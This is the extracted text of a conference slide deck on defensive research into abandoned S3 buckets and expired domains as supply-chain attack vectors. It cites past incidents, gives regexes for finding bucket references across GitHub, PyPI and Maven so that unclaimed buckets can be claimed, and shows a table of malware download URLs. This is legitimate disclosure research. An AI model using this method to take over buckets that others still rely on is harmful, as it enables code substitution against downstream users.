
Problem Overview. Benign Software




Problem Overview. Benign Software



Problem Overview. Benign Software




Problem Overview. Benign Software




Problem Overview. Malware




Problem Overview. Malware




Problem Overview. Malware



Problem Overview. Malware



Problem Overview. Malware



Past Incidents

If you're using the ctx Python package, bad news: Vandal added info-stealing code

Domain associated with maintainer email expired, taken over in supply-chain attack

 [Thomas Claburn](#)

Tue 24 May 2022 // 23:16 UTC

UPDATED The Python Package Index (PyPI), a repository for Python software libraries, has advised Python developers that the ctx package has been compromised.

https://www.theregister.com/2022/05/24/pypi_ctx_package_compromised/

Past Incidents

If you're using the ctx Python package, bad news: Vandal added info-stealing code

Domain associated with

chain attack

 [Thomas Claburn](#)

UPDATED The Python Package has advised Python developers t

Hijacking S3 Buckets: New Attack Technique Exploited in the Wild by Supply Chain Attackers



Guy Nachshon

🕒 6 min.

📅 June 15, 2023

AppSec

Checkmarx Security Research Team

English

S3

Vulnerability

<https://checkmarx.com/blog/hijacking-s3-buckets-new-attack-technique-exploited-in-the-wild-by-supply-chain-attackers/>

Past Reports. Expired Domains

For example, Belgian ethical hacker Inti De Ceukelaire [purchased over 100 expired domain names](#) previously owned by police departments, hospitals, and government agencies for a mere €8 per domain. This small investment granted him access to:

- 848 professional email addresses.
- Hundreds of associated cloud storage accounts.
- Sensitive data stored in services such as Dropbox, Google Drive, and OneDrive.

<https://www.darkreading.com/cyber-risk/why-you-should-track-down-expired-domain-names>

Past Reports. Expired Domains

For example, Belgian ethical hacker Inti De Ceukelaire purchased over 100

exp

gon

hin

"Zero-Days" Without Incident -

- & **Compromising Angular via Expired npm**
- F
- s **Publisher Email Domains**
- (

<https://thehackerblog.com/zero-days-without-incident-compromising-angular-via-expired-npm-publisher-email-domains-7kZplW4x/>

Past Reports. Expired Domains

For example, Belgian ethical hacker Inti De Ceukelaire [purchased over 100 expired domain names](#) previously owned by police departments, hospitals, and

governm

him acco

WRITEUPS

- 848 p

- Hunder

- Sensit

OneDrive.

Hijacking the top-level domain of a sovereign state

<https://labs.detectify.com/writeups/how-i-hijacked-the-top-level-domain-of-a-sovereign-state/>

Past DEFCON Talks. Expired Domains



THE WEB VULN

After running strings on the debug files we discovered this url:

“http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/”

https://www.youtube.com/watch?v=5QBOmr_ZyLo

Past DEFCON Talks. Expired Domains

Why ?

Why can a dude like me just buy and setup WPAD.tld to pwn the internet ?

Why was my WPAD.tld with broken proxy not detected for one year ?

Why is this WPAD issue not fixed after 25+ years ?

Security Bulletin

Microsoft Security Bulletin MS99-054 - Critical

Patch Available for "WPAD Spoofing" Vulnerability

Published: December 01, 1999

Version: 1.0

Originally Posted: December 01, 1999

Summary

Microsoft has released a version upgrade that eliminates a vulnerability in Microsoft® Internet Explorer 5. Under very specific conditions, the vulnerability could allow a malicious user to provide proxy settings to web clients in another network.



<https://www.youtube.com/watch?v=uwsykPWa5Lc>

Past Reports. Hijacking Malware Infra

BY — BENJAMIN HARRIS — ALIZ HAMMOND — JAN 8, 2025

Backdooring Your Backdoors - Another \$20 Domain, More Governments

<https://labs.watchtowr.com/more-governments-backdoors-in-your-backdoors/>

Past Reports on S3. Abandoned Buckets

BY — BENJAMIN HARRIS — ALIZ HAMMOND — PINAKI MONDAL — FEB 4, 2025


8 Million Requests Later, We Made The SolarWinds Supply Chain Attack Look Amateur

<https://labs.watchtowr.com/8-million-requests-later-we-made-the-solarwinds-supply-chain-attack-look-amateur/>

Remaining Questions



Scale




Impact



Data
Analysis
Challenge




Cost



Root
Cause Fix

Main Research Principles



- buckets always stay private (access denied)



- respect user privacy: aggregated stats, no attribution to humans



- responsible disclosure of findings


General Approach



Search
References to
S3 Buckets

Code
Malware
PyPI/NPM

General Approach



Search
References to
S3 Buckets

Check & Claim
Available

Code
Malware
PyPI/NPM

General Approach



General Approach



General Approach



General Approach



Part II. Searching Abandoned S3 Buckets

The background of the slide is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a sense of depth and movement. The floor is a dark green grid that recedes into the distance. In the background, there are dark, jagged silhouettes of mountains or hills. The overall color palette is dominated by shades of green and black.

Github Size



500M+
Repos

28M+
Public
Repos

19 PBs+
of Data

Note: most numbers are from 2022-2023

Github. Search API Restrictions

- **10** requests per minute
- **4000** repos per query result

Search scope limits [🔗](#)

To keep the REST API fast for everyone, we limit the number of repositories a query will search through. The REST API will find up to 4,000 repositories that match your filters and return results from those repositories.

SourceGraph to Search Entire Github in Seconds

The screenshot shows the SourceGraph search interface. At the top, the search bar contains 'context:global' and 's3://'. Below the search bar, on the left, is a sidebar with a list of repositories and their result counts: 'doris-website' (500+), '2o-3' (100+), and 'ect/deltacat' (50+). The main search results area displays the following information:

- Search summary: 10.0k+ results in 1.50s. A 'Result limit hit' message is shown with a link to 'Increase limit' and a 'count:11000' indicator.
- Repository: s3tools/s3cmd · format-manpage.pl
- Search results (lines 140-143):

```
140 .nf
141     s3://bucket/backup/\\fBfile1.ext\\fR      \\-> ~/restore/\\fBfile1.ext\\fR
142     s3://bucket/backup/\\fBdir123/file2.bin\\fR \\-> ~/restore/\\fBdir123/file2.bin\\fR
143 .fi
```
- Search results (lines 151-154):

```
151 .nf
152     s3://bucket/\\fBbackup/file1.ext\\fR      \\-> ~/restore/\\fBbackup/file1.ext\\fR
153     s3://bucket/\\fBbackup/dir123/file2.bin\\fR \\-> ~/restore/\\fBbackup/dir123/file2.bin\\fR
154 .fi
```
- Search results (lines 112-114):

```
112 .nf
113     s3cmd sync /local/path/ s3://test\\-bucket/backup/
114 .fi
```
- A link to 'Show 8 more matches'.
- Repository: apache/opendal · core/src/docs/rfcs/0293_object_id.md
- Search results (lines 50-52):

```
50
51 ## Why not provide a full URI like `s3://path/to/object`?
52
```


SourceGraph to Search on Github

1. Search with SourceGraph for any reference to

`s3://` OR `amazonaws.com`

2. Extract bucket names in matched files

```
re.findall(r'://(?:s3\.amazonaws\.com/([^\./]+)|(?:([^\./]+(?:\.[^\./]+)*)\.s3(?:\.[^\./]+)?\.amazonaws\.com)/?)', line)
```

```
re.findall(r's3://[^\s"]+', line)
```

Maven & PyPI Size

425K+
MVN
Packages

628K+
PyPI
Packages

13M+
PyPI Files

Maven & PyPI

1. List & fetch all repos from
 - <https://repo1.maven.org/maven2/>
 - <https://pypi.org>
2. Extract tar/jar in-memory, search with regexp

```
re.findall(r'://(?:s3\.amazonaws\.com/([^/]+)|(?:([^.]+(?:?:\.[^.]*)*)\.s3(?:\.[^/]+)?\.amazonaws\.com)/?)', line)
```

```
re.findall(r's3://[^\s]+', line)
```


Malware

- Usually obfuscated
- No mass URL search on most free malware resources
- Very low usage of Cloud buckets

URLHaus

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2024-11-02 20:55:24	https://buskwet.s3.eu-west-1.amazonaws.com/sodi...	Offline	RemcosRAT	abus3reports
2024-11-02 20:55:21	http://buskwet.s3.eu-west-1.amazonaws.com/sodir...	Offline	RemcosRAT	abus3reports
2024-10-18 15:58:12	http://ibarblkacoiwlkese.s3.amazonaws.com/Windo...	Offline	exe meterpreter	abus3reports
2024-10-18 15:38:14	http://tools.kali.pro.s3.amazonaws.com/cain_set...	Offline	opendir xml xml-opendir	abus3reports
2024-10-18 15:38:13	http://tools.kali.pro.s3.amazonaws.com/msf/shel...	Offline	opendir xml xml-opendir	abus3reports
2024-10-18 15:38:13	http://tools.kali.pro.s3.amazonaws.com/enum.exe	Offline	opendir xml xml-opendir	abus3reports
2024-10-18 15:38:13	http://tools.kali.pro.s3.amazonaws.com/cain2.0_...	Offline	opendir xml xml-opendir	abus3reports
2024-10-18 15:38:13	http://tools.kali.pro.s3.amazonaws.com/fgdump.exe	Offline	opendir xml xml-opendir	abus3reports
2024-10-18 15:38:13	http://tools.kali.pro.s3.amazonaws.com/msf/shel...	Offline	opendir xml xml-opendir	abus3reports
2024-10-18 15:38:13	http://tools.kali.pro.s3.amazonaws.com/mimikatz...	Offline	opendir xml xml-opendir	abus3reports

Part III. Triage

The background of the slide is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a sense of depth and movement. The floor is a dark green grid that recedes into the distance. In the background, there are dark, jagged silhouettes of mountains or hills. The overall color palette is dominated by shades of green, from dark forest green to bright, almost white-green highlights.

